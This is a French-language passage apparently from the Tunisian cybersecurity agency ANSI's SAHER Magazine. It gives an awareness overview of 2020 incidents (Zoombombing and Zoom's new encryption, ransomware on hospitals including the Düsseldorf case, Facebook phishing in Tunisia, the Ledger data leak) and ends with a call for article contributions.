La dernière version de Zoom, la version 5.4 sortie le 27 Octobre 2020 propose un nouveau concept de chiffrement des échanges de bout en bout permattant aux organisateurs de générer eux-même leurs clé de chiffrement et rendant ainsi le déchiffrement très difficile même pour Zoom lui même.

La dernière polémique en date qui a touché cette plateforme est le phénomène de ZoomBambing. Selon le Wall Street Journal, ce terme fait référence à "des intrus qui entrent dans des conversations publiques pour l'inonder de vidéos, photos ou des informations obsènes et déplacés". Afin de remédier à cette situation, Zoom a imposé et renforcé l'utilisation des mots de passes pour les conversations, ces derniers sont intégrés aux hyperliens contenant les invitations aux conversations. La plateforme a aussi activé par défaut la salle d'attente de conversation afin que les administrateurs aient toujours le contrôle des personnes ayant accès à la discussion.

3. Les attaques contre les hopitaux

Depuis le début de la pandémie covid-19 plusieurs hopitaux étaient des cibles d'attaques de type ransomware. Ces attaques ont perturbé à plusieurs reprises le système de santé de plusieurs pays et des alertes de vigilance ont été lancés depuis les agences de sécurité de ces pays.


Ces attaques, en apparence anodines pour la santé humaine, ont conduit pour la première fois de l'histoire de la cybersécurité au décès d'une patiente. En effet, les 11 et 12 septembre 2020, un ransomware avait paralysé tout le système informatique de la clinique universitaire de Düsseldorf en Allemagne rendant la prise en charge des patients impossible. Durant cette nuit-là une dame s'était rendue à l'urgence de l'hopital pour des soins vitaux ayant été incapable d'être prise en charge, la dame était transférée vers une autre structure et ait été décédée durant le transfert.

4. Le phishing en Tunisie

Depuis la crise de covid-19, le nombre de campagne de phishing a augmenté exponentiellement, ces campagnes se propagent sur Facebook et usurpent l'identité de plusieurs enseignes en demandant aux utilisateurs plusieurs informations comme la carte bancaire et son code, l'adresse mail et le mot de passe, le compte facebook et son mot de passe, etc... en échange d'une bourse, d'une prime sociale, d'un bon d'achat....
Le formulaire en question se trouve en général sur un autre site non légitime.

5. Ledger data leak

La start-up francaise de portefeuilles de cryptomonnaies "Ledger Wallet" a déclaré être la cible de cyberattaques qui a conduit à une violation des données en juillet 2020. En effet, la base de données contenant environ 272000 clients avec leurs information personnelles ont été publié sur Raidforums, un site de partage de bases de données piratées.
Même si cette attaque n'a aucune incidence sur les portefeuilles matériels, les fonds ou les actifs cryptographiques, néanmoins elle reste importante parce qu'elle divulge indirectement la liste des personnes possédant de la cryptomonnaie, sensée être anonyme.



La conséquence de cette attaque est que plusieurs campagnes de phishing ciblant ces personnes afin d'obtenir leurs mots de passes ont été détectées. Des pirates sont allés même menacer ces personnes afin de leurs verser de l'argent.

Sources:

https://www.zdnet.fr/actualites/2020-les-cyberattaques-qui-ont-marque-l-annee-39914023.htm
https://www.lemonde.fr/pixels/article/2020/12/09/le-fleuron-americain-de-la-cybersecurite-fireeye-depouille-par-une-attaque-informatique-de-haut-niveau_6062729_4408996.html
https://www.lebigdata.fr/solarwinds-cyberattaque-historique-usa
https://francoischarron.com/securite/-fraude-et-arnaques-web/zoom-sat-taque-au-zoombombing-avec-deux-correctifs-de-securite/Acw69B3l3q/
https://www.journaldunet.fr/web-tech/guide-de-l-entreprise-digitale/1443796-zoom-gratuit-telecharger-nouveautes-alternative-020121/
https://www.ledger.com/message-ledgers-ceo-data-leak

الوكالة الوطنيّة للسّلامة المعلوماتيّة

Agence Nationale de la Sécurité Informatique

Parce que le partage du savoir est la clé de la réussite dans le domaine de la sécurité_informatique, l'Agence Nationale de la Sécurité Informatique est fière de vous annoncer la parution d'une nouvelle rubrique de son magazine mensuel "**SAHER Magazine**" intitulée "Cyber-agora".

Cyber-agora sera un espace ouvert aux contributions des professionnels, étudiants et académiciens évoluant dans le domaine de la sécurité informatique. À ce titre, une adresse E-mail sera mise à votre disposition pour y envoyer vos articles qui, après leur vérification par les équipes de l'ANSI, seront publiés dans les prochaines éditions de SAHER Magazine.

Il est à noter que le contenu des articles doit être unique sachant qu'une vérification anti-plagiat sera réalisée avant toute publication officielle. Enfin, si l'article est sélectionné, son auteur serait crédité.

Veuillez nous envoyer vos contributions à cette adresse : **sahermag@ansi.tn**

49 avenue Jean Jaurès, 1000 Tunis

(+216) 71 846 020

ansi@ansi.tn
incident@ansi.tn
saher@ansi.tn
cert-tcc@ansi.tn
audit@ansi.tn
sahermag@ansi.tn